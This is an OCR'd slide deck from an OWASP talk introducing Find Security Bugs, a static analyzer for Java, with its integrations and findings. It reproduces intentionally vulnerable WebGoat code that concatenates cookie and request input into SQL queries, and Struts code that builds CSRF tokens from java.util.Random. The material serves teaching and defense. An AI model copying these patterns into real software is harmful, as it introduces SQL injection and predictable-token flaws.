OWASP Find Security Bugs

The community static code analyzer

OWASP™

GLOBAL APPSEC DC

Agenda

- Introduction to Find Security Bugs
  - Why use it?
  - How does it work?
- Integrations
- “Hidden” features
- Vulnerabilities found
- Conclusion

Who I am

- Philippe Arteau
- Security Researcher at GoSecure

GoSecure
POWERED BY COUNTERTACK


- Past experiences:
  - Developer
  - Pentester
  - Security Code Review
- Open-source developer

• Find Security Bugs	(SpotBugs - Static Analysis for Java)
• Burp and ZAP Plugins	(Retire.js, CSP Auditor, Request Reissue Scripter)
Security Code Scan	(Roslyn – Static Analysis for .NET)

Introduction

Find Security Bugs in a nutshell

- Detectors built around the **SpotBugs** engine with a focus on **security issues**
- Open-source
- OWASP project since 2019
- 131 bug patterns
- Works great with **Java, Kotlin** and **JSP**
  - Works ok with Groovy and Scala



The SpotBugs plugin for security audits of Java web applications.

(Last updated: March 27th, 2019)

Features

131 bug patterns

It can detect 131 different vulnerability types with over 811 unique API signatures.

Support your frameworks and libraries

Cover popular frameworks including Spring-MVC, Struts, Tapestry and many more.

Integrate with your IDE

Plugins are available for Eclipse, IntelliJ, Android Studio and NetBeans. Command line integration is available with Ant and Maven.

Continuous integration


Can be used with systems such as Jenkins and

OWASP TOP 10 and CWE coverage

Open for contributions

The project is open-source and is open for

How does it work?



Vulnerability types

SQL/HQL Injection

Command Injection

Cryptography Weaknesses

Cross-Site Scripting

Path Traversal

Template Injection

Hard Coded Password

Insecure Configuration

XML External Entity

Predictable Random Generator

Advantages

- High code coverage
- Source code level identification
- Help find vulnerabilities early in the SDLC
- Consistency


Disadvantages

- Does not cover:
  - Logic flaws
  - Sensitive information leakage
  - Production configuration
- Technology specific
- False positive (Potential vulnerabilities only)

Integration

Integration In IDE

- IntelliJ
- Eclipse
- NetBeans



webgoat-plugins-parent - [C:\Code\projects\WebGoat-Lessons] - [challenge] - ...\challenge\src\main\java\org\owasp\webgoat\plugin\ChallengeScreen.java - IntelliJ IDEA 2017.2.4

WebGoat-Lessons [webgoat-plugins-
- .idea
- access-control-matrix
- back-doors
- basic-authentication
- blind-numeric-sql-injection
- blind-script
- blind-string-sql-injection
- bypass-html-field-restrictions
- challenge
- client-side-filtering
- client-side-validation
- codegraph.db
- command-injection
- common
- concurrency-cart
- cross-site-scripting

```java
String cookie = getCookie(s);
if (null == cookie) {
    cookie = "";
} else {
    cookie = URLDecoder.decode(cookie, enc: "utf-8");
}

String user = Encoding.base64Decode(cookie);
String query = "SELECT * FROM user_data WHERE last_name = '" + user + "'";
Vector<String> v = new Vector<~>();

try
{
    ResultSet results = statement3.executeQuery(query);

    while (results.next())
    {
        String type = results.getString( columnLabel: "cc_type");
        String num = results.getString( columnLabel: "cc_number");
        v.addElement( obj: type + "-" + num);
```

ChallengeScreen › doStage2()

FindBugs-IDEA

Potential JDBC Injection
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S
- This use of java/sql/S

Preview ChallengeScreen.java:

```java
        cookie = "";
    } else {
        cookie = URLDecoder.decode(cookie, enc: "utf-8");
    }

    String user = Encoding.base64Decode(cookie);
    String query = "SELECT * FROM user_data WHERE last_name
    Vector<String> v = new Vector<~>();

    try
    {
        ResultSet results = statement3.executeQuery(query);

        while (results.next())
        {
            String type = results.getString( columnLabel: "cc_
            String num = results.getString( columnLabel: "cc_n
            v.addElement( obj: type + "-" + num);
        }
        if (v.size() != 13)
        {
            s.setMessage("Try to get all the credit card nu
        }

        ec.addElement(buildCart(s));

        Table t = new Table().setCellSpacing(0).setCellPadc

        ec.addElement(new BR());
        TR tr = new TR();
        tr.addElement(new TD().addElement("Please select cr
        Element p = ECSFactory.makePulldown(CREDIT, v);
        tr.addElement(new TD().addElement(p).setAlign("righ
```

This use of java/sql/Statement.executeQuery(Ljava/lang/String;)Ljava/sql/ResultSe can be vulnerable to SQL injection

- first seen 1 day ago

Potential JDBC Injection

The input values included in SQL queries need to be passed in safely. Bind variables in prepared statements can be used to easily mitigate the risk of SQL injection.

Vulnerable Code:

```java
Connection conn = [...];
Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery("update COFFEES set SALES = "+nbSal
```

Solution:


```java
Connection conn = [...];
conn.prepareStatement("update COFFEES set SALES = ? where CO
updateSales.setInt(1, nbSales);
updateSales.setString(2, coffeeName);
```

References (JDBC)
Oracle Documentation: The Java Tutorials > Prepared Statements
References (SQL injection)
WASC-19: SQL Injection

FindBugs: Potential JDBC InjectionThe input values included in SQL queries need to be passed in safely. Bind variables in prepared statements can be used to easily mitigate the risk of SQL injection. Vulnerabl... 226:61 CRLF UTF-8 Git:

File Edit View Navigate Code Analyze Refactor Build Run Tools VCS Window Help
WebGoat-Lessons › challenge › src › main › java › org › owasp › webgoat › plugin › ChallengeScreen
Db2Decrypt
BlindScript.java
BackDoors.java
BlindNumericSqlInjection.java
BlindStringSqlInjection.java
ChallengeScreen.java
DOS_Login.java
Project
1: Project
Z: Structure
2: Favorites
Ant Build
Maven Projects
ASM
Bug Details
6: TODO
9: Version Control
FindBugs-IDEA
Terminal
0: Messages

Continuous Integration



SpotBugs Warnings › New Warnings › File CWE89_SQL_Injection__getParameter_Servlet_executeQuery_51b.java

File CW

Severiti

Details

Issues

Show 25

Details

Showing 1

Jenkins › webgoat › #1 › SpotBugs Warnings › BackDoors.java ›

```
        try
        {
            String userInput = s.getParser().getRawParameter(USERNAME, "");
            if (!userInput.equals(""))
            {
                userInput = SELECT_ST + userInput;
                String[] arrSQL = userInput.split(";");
                Connection conn = DatabaseUtilities.getConnection(s);
                Statement statement = conn.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE,
                                                            ResultSet.CONCUR_READ_ONLY);
                if (arrSQL.length == 2)
                {
                    statement.executeUpdate(arrSQL[1]);
```

⚠ This use of java/sql/Statement.executeUpdate(Ljava/lang/String;)I can be vulnerable to SQL injection

The input values included in SQL queries need to be passed in safely. Bind variables in prepared statements can be used to easily mitigate the risk of SQL injection.

Vulnerable Code:

```
Connection conn = [...];
Statement stmt = con.createStatement();
ResultSet rs = stmt.executeQuery("update COFFEES set SALES = "+nbSales+" where COF_NAME = '"+coffeeName+"'");
```

Solution:

```
Connection conn = [...];
conn.prepareStatement("update COFFEES set SALES = ? where COF_NAME = ?");
updateSales.setInt(1, nbSales);
updateSales.setString(2, coffeeName);
```

References (JDBC)

Oracle Documentation: The Java Tutorials > Prepared Statements

References (SQL injection)

WASC-19: SQL Injection

CAPEC-66: SQL Injection

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')

OWASP: Top 10 2013-A1-Injection

OWASP: SQL Injection Prevention Cheat Sheet

OWASP: Query Parameterization Cheat Sheet

```
                    getLessonTracker(s).setStage(2);
```

Jenkins

Continuous Integration

- Many free and open-source options
  - SonarQube (with Sonar-FindBugs)
  - Jenkins (with Warnings-NG)
- Integrated in many commercial solutions
  - Gitlab
  - CodeDX

Demonstration

Scanning the WebGoat project with Spotbugs integration for IntelliJ

Hidden Features

Much more than source code scanning…

Analyzing compiled libraries

- Allows rapid assessment of potential risks
  - Does not require original source code

- Able to scan classes from:
  - Android APK files (dex to jar required)
  - WAR or EAR files

```
findsecbugs.bat -html -output report.htm third-party-lib.jar
```

Scanning without build configuration

- Complex builds are common in large enterprises
- The code reviewer can end up with
  - Missing dependencies or dependencies hosted on a private repository
  - Custom build steps
  - Use of a proprietary tool

Solution


- Ask the developer to provide pre-built code
- Import inside IntelliJ (No need to recompile it)

Vulnerabilities Found

Struts CSRF Token Prediction


CVE-2014-7809

Code sample from Struts 2.3.17



```
public class TokenHelper {

    private static final Random RANDOM = new Random();

    public static String setToken( String tokenName ) {
        String token = generateGUID();
        setSessionToken(tokenName, token);
        return token;
    }

    public static String generateGUID() {
        return new BigInteger(165, RANDOM).toString(36).toUpperCase();
    }
```

Struts 2.3.17: FSB report



